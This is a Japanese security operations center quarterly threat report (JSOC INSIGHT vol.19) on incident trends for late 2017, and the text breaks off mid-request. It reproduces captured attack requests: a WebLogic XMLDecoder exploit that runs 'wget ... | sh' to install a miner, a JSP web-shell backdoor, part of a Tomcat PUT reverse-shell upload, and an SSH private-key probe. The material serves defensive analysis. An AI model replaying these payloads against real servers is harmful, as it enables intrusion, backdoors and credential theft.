LAC
ともに、イキル

JAPAN SECURITY OPERATION CENTER

# INSIGHT


JSOC JAPAN SECURITY OPERATION CENTER

vol.19

2018年4月11日

JSOC Analysis Team

JAPAN SECURITY OPERATION CENTER

# JSOC INSIGHT vol.19

**1 はじめに ..... 2**
**2 エグゼクティブサマリ ..... 3**
**3 JSOC におけるインシデント傾向 ..... 4**
3.1 重要インシデントの傾向 ..... 4
3.2 注意が必要な通信について ..... 7
**4 今号のトピックス ..... 8**
4.1 Oracle WebLogic Server の任意コード実行の脆弱性 ..... 8
4.1.1 脆弱性を悪用した攻撃の検知事例 ..... 8
4.1.2 脆弱性を悪用した攻撃の検知傾向 ..... 11
4.1.3 脆弱性の対策 ..... 11
4.2 送信元を秘匿した攻撃通信の増加 ..... 13
4.2.1 検知状況と検知内容 ..... 13
4.2.2 攻撃通信の発生源 ..... 18
4.2.3 被害に遭わないために ..... 18
4.3 マルウェア感染を誘導する不審メールの増加 ..... 20
4.3.1 検知状況 ..... 20
4.3.2 不審メールの概要 ..... 21
4.3.3 不審メールへの対策 ..... 23
**終わりに ..... 24**

## 1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOCのセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

*Japan Security Operation Center*
*Analysis Team*

**【集計期間】**
2017 年 10 月 1 日 ～ 2017 年 12 月 31 日
**【対象機器】**
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

※本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。
※本データをご利用いただく際には、出典元を必ず明記してご利用ください。
(例　出典：株式会社ラック【JSOC INSIGHT vol.19】)
※本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

## 2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

### ■　Oracle WebLogic Server の任意コード実行の脆弱性

Oracle Fusion Middleware の Oracle WebLogic Server に、任意のコードを実行可能な脆弱性が公開されました。本脆弱性の公開直後は攻撃の検知はありませんでしたが、12 月 22 日に攻撃コードが公開されたことで、仮想通貨を採掘(マイニング)させる攻撃やバックドアの設置を試みる攻撃を多数検知しています。本脆弱性の影響を受けるバージョンを使用している場合には、早期のアップデートを推奨します。

### ■　送信元を秘匿した攻撃通信の増加

Web サーバの設定不備や WordPress などの CMS に関連する脆弱性を悪用する攻撃が一時的に急増しました。これらの送信元は Tor やオープンプロキシなど、実際の攻撃者が秘匿された状態で大量に検知しています。これらの攻撃に対して各種対策を実施するとともに、通信の踏み台にされ攻撃に加担しないように設定の確認を推奨します。

### ■　マルウェア感染を誘導する不審メールの増加

お客様環境において、Ursnif などのマルウェア感染へ誘導させる不審メールの検知が増加しています。

この不審メールは実在する会社から送付される件名や本文を模しており、一見して不審であると断定できる要素が少なく、通常のメールと不審メールが送付される時期も同一である場合が多く、メール受信者を騙そうとする意図がこれまでより強くなっている点が特徴的です。不審メールが配信された直後に、Ursnif などのマルウェア感染によるものと考える通信の検知が多いことから、メール受信者に対し注意を促すことを推奨します。

# 3　JSOC におけるインシデント傾向

## 3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

**表 1 インシデントの重要度と内容**

| 分類 | 重要度 | インシデント内容 |
|---|---|---|
| 重要インシデント | Emergency | 緊急事態と判断したインシデント<br>・お客様システムで情報漏えいや Web 改ざんが発生している<br>・マルウェア感染通信が確認でき、感染が拡大している |
| | Critical | 攻撃が成功した可能性が高いと判断したインシデント<br>・脆弱性をついた攻撃の成功やマルウェア感染を確認できている<br>・攻撃成否が不明だが影響を受ける可能性が著しく高いもの |
| 参考インシデント | Warning | 経過観察が必要と判断したインシデント<br>・攻撃の成否を調査した結果、影響を受ける可能性が無いもの<br>・検知時点では影響を受ける可能性が低く、経過観察が必要なもの |
| | Informational | 攻撃ではないと判断したインシデント<br>・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信<br>・セキュリティ診断や検査通信 |

表 1 に、集計期間(2017 年 10 月～12 月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2017 年 7 月～9 月)の 276 件から減少し、257 件でした。

インターネットからの攻撃通信による重要インシデントは、JSOC全体でクロスサイトスクリプティング(XSS)やApache Struts 2の脆弱性を悪用する攻撃、SQLインジェクションの試みが多数を占めました。また、10月下旬および12月中旬(図 1-①)にDNSを狙ったリフレクション攻撃やWebサーバに対する第三者中継の試みなど、踏み台として悪用される可能性のある攻撃が多数発生しました。

ネットワーク内部からの不審な通信による重要インシデントは、10 月中旬(図 1-②)にインターネットバンキングのアカウント情報や個人情報を狙った「Ursnif[1]」に感染したと疑われる重要インシデントが急増しました。

[1] JSOC INSIGHT vol.13 4.2 Ursnif の感染事例の急増
https://www.lac.co.jp/lacwatch/pdf/20161031_jsoc_o001m.pdf





**図 1 発生した重要インシデントの件数推移(2017 年 10 月~12 月)**

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 104 件から増加し、129 件でした。Apache Struts 2 を悪用する重要インシデントが増加しましたが、引き続き S2-045 を悪用した攻撃を多数検知しており、攻撃手法に関しては特筆すべき変化はありません。また、前集計期間にて多発した IIS 6.0 における WebDAV サービスの脆弱性を悪用した攻撃による重要インシデントの件数が減少した要因は、お客様環境において当該脆弱性への対応が完了したためと考えます。


Web サーバに対する第三者中継の試みや、DNS[2]や NTP[3]を DDoS 攻撃の踏み台として利用可能なホストを探査する通信や攻撃は JSOC 全体で定常的に検知しており、時折外部ホストからのリクエストに意図せず応答してしまうホストが見つかることがあります。DNS や NTP、Web サーバなどに限らず、外部からのリクエストに対して意図しない応答を行うような設定となっていないか、今一度ご確認ください。[4]

---

[2] DNS の再帰的な問い合わせを使った DDoS 攻撃に関する注意喚起
https://www.jpcert.or.jp/at/2013/at130022.html

[3] ntpd の monlist 機能を使った DDoS 攻撃に関する注意喚起
https://www.jpcert.or.jp/at/2014/at140001.html

[4] JSOC INSIGHT vol.17 4.2 DDoS 攻撃に関する通信の検知傾向
https://www.lac.co.jp/lacwatch/pdf/20170925_jsoc_s001m.pdf





(a) 7～9 月　　(b) 10～12 月

**図 2 インターネットからの攻撃により発生した重要インシデントの内訳**

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 172 件から減少し、128 件でした。

全体の件数は減少したものの、10 月以降に EC サイトや金融機関などを騙ったウイルスメールが広く送信されたため、Ursnif の感染による重要インシデントの件数が急増しております。一見しただけでは本物か偽物か見抜きにくい巧妙なメールが散見されることから、不審メールによるマルウェア感染は引き続き注意[5]が必要です。




(a) 7～9 月　　(b) 10～12 月

**図 3 ネットワーク内部から発生した重要インシデントの内訳**

[5] インターネットバンキングに係るコンピュータウイルス DreamBot に関する注意喚起
https://www.npa.go.jp/cyber/policy/20171211.html

## 3.2 注意が必要な通信について

集計期間で注意が必要な通信や、大きな被害には発展していないもののインターネットからの攻撃で検知件数が多い事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

**表 2 多数検知した通信**

| 概要 | JSOC の検知内容 | 検知時期 |
|---|---|---|
| 5.188.10.0/24 からの攻撃 | 前集計期間から引き続き、Apache Struts 2 の脆弱性(S2-045 、S2-052)を悪用する攻撃や Apache Commons Collections の脆弱性を悪用する攻撃を検知しました。<br>特に、5.188.10.105(クロアチア)および 5.188.10.251(クロアチア)から攻撃を多数検知しています。 | 7 月中旬～ |
| IoT 機器などの管理インターフェースを狙った攻撃 | ルータや Web カメラなどの IoT 機器を狙った探査行為や、コマンド実行を試みる通信を多数検知しました[6]。<br>2017 年 2 月にも Netis/Netcore 社や ASUS 社製ルータの脆弱性を悪用する攻撃を検知していましたが、当該ルータ以外にも複数の IoT 機器を狙った攻撃を検知しています。 | 10 月上旬～ |
| Windows 環境のサーバを狙った攻撃 | Windows 環境で稼動している WebLogic や Apache Struts 2 などを悪用する攻撃通信を検知しております。<br>Windows 特有の PowerShell や bitsadmin、certutil などを悪用してファイルのダウンロードや実行を試みる攻撃が増加しています。 | 10 月中旬～ |
| WordPress へのファイルアップロード攻撃 | WordPress や WordPress 関連のプラグインを狙ったファイルアップロードの試みを多数検知しました。<br>不特定多数の送信元から多数のドメインに対して、wp-content や wp-admin など WordPress でよく使用されるパスを狙った攻撃を多数検知しています。詳細については後述の 4.2.1.3 を参照ください。 | 12 月中旬～ |

[6] Mirai 亜種の感染活動に関する注意喚起
https://www.jpcert.or.jp/at/2017/at170049.html

# 4　今号のトピックス

## 4.1　Oracle WebLogic Server の任意コード実行の脆弱性

10 月 17 日に、Oracle Fusion Middleware の Oracle WebLogic Server において、WLS Securityに関する処理の不備により、任意のコードが実行可能である脆弱性(CVE-2017-10271)が公開されました。脆弱性の公開直後は攻撃の検知はありませんでしたが、12 月 22 日に攻撃コードが公開されたことで、攻撃に悪用されるようになり、仮想通貨を採掘(マイニング)させる攻撃やバックドアの設置を試みる攻撃を多数検知しています。

### 4.1.1　　脆弱性を悪用した攻撃の検知事例

図 4に、本脆弱性を悪用した仮想通貨採掘を目的とする攻撃通信を示します。本攻撃は検証コードを流用したものと見受けられ、本攻撃が成功した場合には、jpgファイルに偽装したシェルスクリプトをダウンロード及び実行させ、攻撃対象のリソースを使用して仮想通貨を採掘させます。本攻撃で扱っているシェルスクリプトのファイル名は、JSOC INSIGHT vol.18の「仮想通貨採掘を目的とする攻撃通信の増加[7]」で述べたファイル名と酷似していることから、同一の攻撃者によるものと考えます。

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
X-Forwarded-For: 10.244.31.175
Content-Type: text/xml
Content-Length: 828

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
        <java version="1.8.0_131" class="java.beans.XMLDecoder">
          <void class="java.lang.ProcessBuilder">
            <array class="java.lang.String" length="3">
              <void index="0">
                <string>/bin/bash</string>
              </void>
              <void index="1">
                <string>-c</string>
              </void>
              <void index="2">
                <string>wget -q http://[redacted]/logo6.jpg -O - | sh</string>
              </void>
            </array>
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

**図 4 仮想通貨採掘を目的とする攻撃通信**

[7] JSOC INSIGHT vol.18 4.2 仮想通貨採掘を目的とする攻撃通信の増加
https://www.lac.co.jp/lacwatch/pdf/20180130_jsoc_j001w.pdf

12月15日に、Twiiter の @KarlOrange アカウントによると、パッチを適用していないWebLogicに対して、仮想通貨採掘を目的とする攻撃が行われていることを示唆[8]しています(図 5)。JSOCで確認できた攻撃コードの公開日は12月22日ですが、12月15日以前から攻撃が行われていた可能性が高いです。





**図 5 本攻撃を示唆するツイート**

図 6に本脆弱性を悪用しバックドアの設置を試みる攻撃通信例を示します。この攻撃が成功した場合には、
(ServerRoot)/servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/war/
配下に z.jsp が作成されます。バックドアの設置を試みる攻撃は上記のディレクトリ宛に設置を試みる傾向があるため、該当ディレクトリに不審なファイルが作成されていないか確認することを推奨いたします。

```
POST /wls-wsat/CoordinatorPortType11 HTTP/1.1
Host: [redacted]
Content-Length: 897
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0
Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
Connection: keep-alive
Content-Type: text/xml


    <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv:Hea
    xmlns:work="http://bea.com/2004/06/soap/workarea/"><java><java version="1.4.0" class="ja
    <void class="java.io.PrintWriter"> <string>servers/AdminServer/tmp/_WL_internal/bea_wls_
string>
    <void method="println"><string><![CDATA[<%   if("z".equals(request.getParameter("pwd"))){
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("i")).getInpu
        int a = -1;
        byte[] b = new byte[2048];
        out.print("<pre>");
```

**図 6 バックドアの設置を試みる攻撃通信**

[8] @KarlOrange アカウントによるツイート
https://twitter.com/KarlOrange/status/941715357450080256

図 7に、図 6の攻撃通信をJSOCにて検証した、バックドアを利用したコマンド実行の結果を示します。今回のバックドアはpwdパラメータに「z」を指定し、iパラメータに実行したいコマンドを指定することでウェブブラウザ経由の悪用が可能になります。


**図 7 バックドアを利用したコマンド実行**

図 8に、本脆弱性を検証した際の脆弱なサーバと対策済みのサーバの応答の違いを示します。脆弱なサーバはSOAP Faultのfaultstring要素を「0」で返しますが、対策済みのサーバでは「Old format work area header is disabled.」を返します。

```
HTTP/1.1 500 Internal Server Error
Date: [redacted]
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://
schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault xmlns:ns0="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://www.w3.org/2003/05/soap-
envelope"><faultcode>ns0:Server</faultcode><faultstring>0</faultstring></
ns0:Fault></S:Body></S:Envelope>
```

**(a) 脆弱なサーバの応答**

```
HTTP/1.1 500 Internal Server Error
Date: [redacted]
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8

<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://
schemas.xmlsoap.org/soap/envelope/"><S:Body><ns0:Fault xmlns:ns0="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="http://www.w3.org/2003/05/soap-
envelope"><faultcode>ns0:Server</faultcode><faultstring>Old format work area header
is disabled.</faultstring></ns0:Fault></S:Body></S:Envelope>
```

**(b) 対策済みのサーバの応答**

**図 8 サーバの応答**

### 4.1.2 脆弱性を悪用した攻撃の検知傾向

図 9 に、2017 年 12 月 25 日から 2018 年 2 月 15 日までの集計期間を基に、本脆弱性を悪用する攻撃件数と重要インシデント件数の推移を示します。





**図 9 脆弱性を悪用した攻撃の件数推移**

JSOC から本攻撃の対象ホストに対して、脆弱性の影響有無を判断するために調査した結果、WebLogic の wls-wsat コンポーネントが稼動していると考えられる応答を 1 月下旬に多く確認しました。攻撃者は wls-wsat コンポーネントの稼動を確認した後に、攻撃しているものと推測しています。しかし、2 月以降は、JSOC から本攻撃の対象ホストにおいて、wls-wsat コンポーネントの稼動が確認できない応答が多くなったが、攻撃件数自体は増加したことから、攻撃者は wls-wsat コンポーネントの稼動を確認せず、無差別に攻撃するようになったものと考えます。

### 4.1.3 脆弱性の対策

公式情報[9]では、脆弱性の影響を受ける対象として下記のバージョンが記載されています。また、JSOC にて検証を行った結果、公式情報には記載がなかった Oracle WebLogic Server 12.2.1.0.0 においても脆弱性の影響を受けることを確認しました。そのため、より古いバージョンについても影響を受ける可能性があるため、本脆弱性の修正バージョンの適用や wls-wsat コンポーネントへのアクセス制限を実施することを推奨いたします。

---

[9] Oracle Critical Patch Update Advisory - October 2017
http://www.oracle.com/technetwork/security-advisory/cpuoct2017-3236626.html

【本脆弱性の修正バージョン】

- Oracle WebLogic Server 12.2.1.3.0

【脆弱性の影響を受けるバージョン】

- Oracle WebLogic Server 10.3.6.0.0
- Oracle WebLogic Server 12.1.3.0.0
- Oracle WebLogic Server 12.2.1.1.0
- Oracle WebLogic Server 12.2.1.2.0

【JSOC にて確認した脆弱性の影響を受けるバージョン】

- Oracle WebLogic Server 12.2.1.0.0

## 4.2　送信元を秘匿した攻撃通信の増加

2017 年 10 月頃以降、オープンプロキシや Tor を経由させて、実際の送信元 IP アドレスを秘匿する攻撃が特に増加傾向にあります。本攻撃の内容は、設定ファイルの参照やファイルのアップロードなど多岐にわたります。

### 4.2.1　検知状況と検知内容

JSOC監視下において、集計期間の特に検知数が増加した攻撃について取り上げます。

#### 4.2.1.1　PUT メソッドを用いた Web ページ改ざんの試み

図 10 にPUTメソッドを用いたWebページ改ざんの試みの検知件数を示します。これまでもJSOCでは日常的にPUTメソッドを用いた攻撃通信を検知していますが、11月中旬に検知件数が急増しました。





**図 10 PUT メソッドを用いた Web ページ改ざんの検知件数**

検知件数の増加理由は、Apache Tomcatおける脆弱性(CVE-2017-12617)[10]を悪用する攻撃通信が急増したことによるものです。図 11に検知した攻撃通信の例を示します。

[10] Apache Tomcat における脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2017/at170038.html

```
PUT /diZPqEAuJM.jsp/ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1553
Connection: keep-alive

<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
  class StreamConnector extends Thread
  {
    InputStream ix;
    OutputStream nm;

    StreamConnector( InputStream ix, OutputStream nm )
    {
      this.ix = ix;
      this.nm = nm;
    }
```

**図 11 Apache Tomcat の脆弱性を悪用する攻撃の検知例(一部抜粋)**

図 11 の通信は、拡張子の後に「/」が入ることが特徴です。Apache Tomcat の設定上、readonly パラメータを「false」に設定し、かつ PUT メソッドを受け付ける設定にしていた場合、本脆弱性の影響を受けます。[11]

本脆弱性を悪用したバックドアの設置を試みる攻撃は 11 月 15 日から 11 月 17 日にかけて多数検知しました。特徴として、15 日当初は図 11 に記載した「diZPqEAuJM.jsp」という固有のファイル名で PUT メソッドを用いた攻撃を検知していましたが、同日 16 時以降、ランダムなファイル名(表 3)で検知するようになりました。攻撃者はアップロードするファイル名をランダムにすることで、固有のファイル名での通信を遮断するような対策を実施した、セキュリティ機器での検知回避を試みた可能性があります。

表 3 検知したファイル名(一部)

| | | |
|---|---|---|
| mWAodbtnkP.jsp | ZASDjMdrbY.jsp | buEfPLegua.jsp |
| rNTZMxxaGN.jsp | LInHEoagiH.jsp | ZASDjMdrbY.jsp |
| BGjtRbafYB.jsp | OXlPIcjKLh.jsp | teCiirbePO.jsp |
| ZRvoMIeWua.jsp | TOVgeQGbmX.jsp | |

[11] Apache Tomcat における脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2017/at170038.html

本攻撃による重要インシデントの発生はありませんでしたが、同一の攻撃者と考えられる攻撃通信を多数の送信元 IP アドレスに分散して検知していたのが特徴的でした。

#### 4.2.1.2 SSH 関連ファイルの参照攻撃

JSOC では、「/etc/passwd」のような、Web サーバ上のユーザ情報が判別できるファイルを参照する試みを日常的に検知しています。その中でも、SSH の秘密鍵や認証ホストが記載されたファイルを参照する試みが急増しました。図 12 に SSH 関連ファイルを参照する攻撃通信の検知件数を示します。





**図 12 SSH 関連ファイルの参照攻撃**

また、図 13 に本攻撃通信の通信例を示します。本攻撃は特定の脆弱性を狙ったものではなく、ユーザのホームディレクトリを Web サーバの公開ディレクトリとして設定している場合に閲覧できる可能性があります。

```
GET /.ssh/id_dsa HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept-Language: en-US,en;q=0.8
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
